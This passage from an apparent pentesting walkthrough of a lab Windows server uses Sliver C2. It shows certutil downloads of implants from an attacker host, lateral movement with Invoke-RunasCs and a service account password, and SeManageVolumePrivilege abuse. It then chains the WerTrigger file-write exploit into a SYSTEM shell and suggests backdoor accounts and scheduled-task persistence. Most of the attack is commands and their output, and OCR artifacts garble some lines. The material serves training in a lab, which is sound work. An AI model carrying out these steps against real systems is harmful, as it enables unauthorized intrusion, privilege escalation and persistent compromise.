  000000  ...
  f19400
CertUtil: -URLCache command completed successfully.
PS C:\maint>
```

Figure 25 — Implate Transfer with Certutil


Next, we will transfer a powershell module called *RunasC.ps1*. This powershell module is a C# alternative to the *runas* command. You can find the module here:

GitHub - antonioCoco/RunasCs: RunasCs - Csharp and open version of windows builtin runas.exe

github.com

```
certutil -urlcache -f - http:<ip>:/Invoke-RunasCs.ps1
```

At the end of this we should have the following files in the *c:\maint* directory.




```
PS C:\maint> certutil -urlcache -f -split http://[redacted]:8080/Invoke-RunasCs.ps1
certutil -urlcache -f -split http://[redacted]8080/Invoke-RunasCs.ps1
****  Online  ****
  000000  ...
  0158dc
CertUtil: -URLCache command completed successfully.
PS C:\maint> dir
dir


    Directory: C:\maint


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/14/2023   9:14 PM          88284 Invoke-RunasCs.ps1
-a----         7/14/2023   9:09 PM       15832064 MDE_Update.exe
-a----         7/14/2023   2:39 PM       17137152 sysmon.exe


PS C:\maint>
```

Figure 26 — File in Directory

Now we can import and run the module as shown below. The command to run our implant as another user is as follows:


```
Invoke-RunasCs svc_mssql password  'c:\maint\MDE_Update.exe'
```



```
PS C:\maint> Import-Module .\Invoke-RunasCs.ps1
Import-Module .\Invoke-RunasCs.ps1
PS C:\maint> Invoke-RunasCs svc_mssql trustno1 'c:\maint\MDE_Update.exe'
Invoke-RunasCs svc_mssql [redacted] 'c:\maint\MDE_Update.exe'
[*] Warning: The logon for user 'svc_mssql' is limited. Use the flag combina
[*] Session 68321457 HUSHED_BAYOU - 192.168.162.187:52194 (SERVER) - windows
```

Figure 27 — Running Implant as Another User


If we spawn a second tab and log into *sliver* we will see that there is another session active as *svc_mssql*. This is a good line that are first lateral movement attempt was successful.



```
sliver > sessions

 ID         Transport   Remote Address         Hostname   Username            Operating System   Health
========== =========== ====================== ========== =================== ================== =========
 68321457   mtls        192.168.162.187:52194  SERVER     ACCESS\svc_mssql    windows/amd64      [ALIVE]
 ebe23c34   http(s)     192.168.162.187:51652  SERVER     ACCESS\svc_apache   windows/amd64      [ALIVE]
```

Figure 28 — Active Sliver Sessions

Using the session and dropping in the shell, we can confirm that we are running as *access\svc_mssql*




```
sliver > sessions

 ID         Transport   Remote Address         Hostname   Username
========== =========== ====================== ========== ==================
 68321457   mtls        192.168.162.187:52194  SERVER     ACCESS\svc_mssql
 ebe23c34   http(s)     192.168.162.187:51652  SERVER     ACCESS\svc_apache

sliver > use 68321457

[*] Active session HUSHED_BAYOU (68321457-d92d-4c27-afe4-509a9b8b63a0)

sliver (HUSHED_BAYOU) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 4320

PS C:\Windows\system32> whoami
whoami
access\svc_mssql
PS C:\Windows\system32>
```

Figure 29 — Accessing Server as svc_mssql

Privilege Escalation

For privilege escalation you will need to abuse *SeManageVolumePrivilege.* This can easily be accomplished to provide us access and full control of the *C:\Windows* directory.



```
PS C:\Windows\system32> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                       State
============================= ================================= ========
SeMachineAccountPrivilege     Add workstations to domain        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking          Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set    Disabled
PS C:\Windows\system32>
```


Figure 30 — MS SQL privileges

We can easily abuse this privilege with the following project.

Releases · CsEnox/SeManageVolumeExploit

github.com

Once the exploit is ran you will be able to see that users now retain full control of the *c:\windows* directory in the target environment.



```
PS C:\maint> .\SeManageVolumeExploit.exe
.\SeManageVolumeExploit.exe
Entries changed: 921
DONE
PS C:\maint> icacls c:\windows
icacls c:\windows
c:\windows NT SERVICE\TrustedInstaller:(F)
           NT SERVICE\TrustedInstaller:(CI)(IO)(F)
           NT AUTHORITY\SYSTEM:(M)
           NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
           BUILTIN\Users:(M)
           BUILTIN\Users:(OI)(CI)(IO)(F)
           BUILTIN\Users:(RX)
           BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
           CREATOR OWNER:(OI)(CI)(IO)(F)
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\maint>
```

Figure 31 — Full Control on C:\windows

Finally the last step in this exploitation is to harness a privileged file write bug with the windows problem reporting service to spawn a new interactive shell as *system*. This is a multi step process that will involve dropping a file in the *c:\windows\system32* directory, generating a new listener, sliver implant, and triggering the exploit. So lets dive into the details on how to chain this attack.

GitHub - sailay1996/WerTrigger: Weaponizing for privileged file writes bugs with windows problem…

github.com


First, were going to need to generate a new listener and implant with sliver and the following commands:

(This will generate a http listener that will listen on the non default port of 8081)

Now we need to generate an implant to connect to specific listener port:

```
generate --http <ip>:8081 --save /home/kali/Downloads
```

Once I have both of these items ready to go I am just going to drop into a shell and transfer the new implant over into the *c:\maint* directory.




```
PS C:\maint> certutil -urlcache -f -split http://[redacted]:8080/hotfix.exe
certutil -urlcache -f -split http://[redacted]:8080/hotfix.exe
****  Online  ****
  000000  ...
  1098600
CertUtil: -URLCache command completed successfully.
PS C:\maint>
```

Figure 32 — Implant Transfer

WerTrigger Exploit

We are not finally ready to transfer some files into the *c:\windows\system32* and *c:\maint* directories. The file *phoneinfo.dll* needs to be placed into the *c:\windows\system32* directory. The files *Report.wer* and *WerTrigger.exe* need to be placed in the *c:\maint* directory.




```
PS C:\Windows\system32> certutil -urlcache -f -split http://[redacted]:8080/phoneinfo.dll
certutil -urlcache -f -split http://[redacted]:8080/phoneinfo.dll
****  Online  ****
  0000  ...
  3000
CertUtil: -URLCache command completed successfully.
PS C:\Windows\system32> cd c:\maint
cd c:\maint
PS C:\maint> certutil -urlcache -f -split http://[redacted]:8080/Report.wer
certutil -urlcache -f -split http://[redacted]:8080/Report.wer
****  Online  ****
  0000  ...
  2424
CertUtil: -URLCache command completed successfully.
PS C:\maint> certutil -urlcache -f -split http://[redacted]:8080/WerTrigger.exe
certutil -urlcache -f -split http://[redacted]:8080/WerTrigger.exe
****  Online  ****
  0000  ...
  3c00
CertUtil: -URLCache command completed successfully.
PS C:\maint>
```

Figure 33 — File Transfers

Once the files are placed we can perform the exploit by invoking WerTrigger.exe by using the following command:

```
.\.
```


Once you start the exploit process by initializing the *WerTrigger* executable you will need to type the path of the sliver implant we copied over that is runnin on port 8081. This can be done by simply typing:



```
PS C:\maint> .\WerTrigger.exe
.\WerTrigger.exe
c:\maint\hotfix.exe
[*] Session 0dfa082d SILENT_THUMB - 192.168.216.187:52933 (SERVER)
```

Figure 34 — WerTrigger Exploit

If we look at our sliver sessions in another tab you should notice we have a new session as NT AUTHORITY\SYSTEM. From here the sky is the limit as you can create a backdoor account with Adminitrative access to the server or generate another implant to run as a scheduled task so you will have full persistence and call back into the environment should the target machine ever be rebooted.



```
sliver > sessions

 ID          Transport   Remote Address          Hostname   Username
 ==========  =========== ======================= ========== ====================
 0dfa082d    http(s)     192.168.216.187:52933   SERVER     NT AUTHORITY\SYSTEM
 98f7bdf6    http(s)     192.168.216.187:50097   SERVER     ACCESS\svc_apache
 adca84fe    mtls        192.168.216.187:50277   SERVER     ACCESS\svc_mssql

sliver >
```

Figure 35 — Full System Authority Access

Conclusion

I hope everyone enjoyed this brief walkthrough and introduction to adversarial operations with Sliver C2. If you want to setup your own vulnerable Active Directory environment and play with Sliver in your own isolated lab I highly suggest you check out the following on github for creating your own vulnerable active directory environment.

GitHub - WazeHell/vulnerable-AD: Create a vulnerable active directory that's allowing you to test…

github.com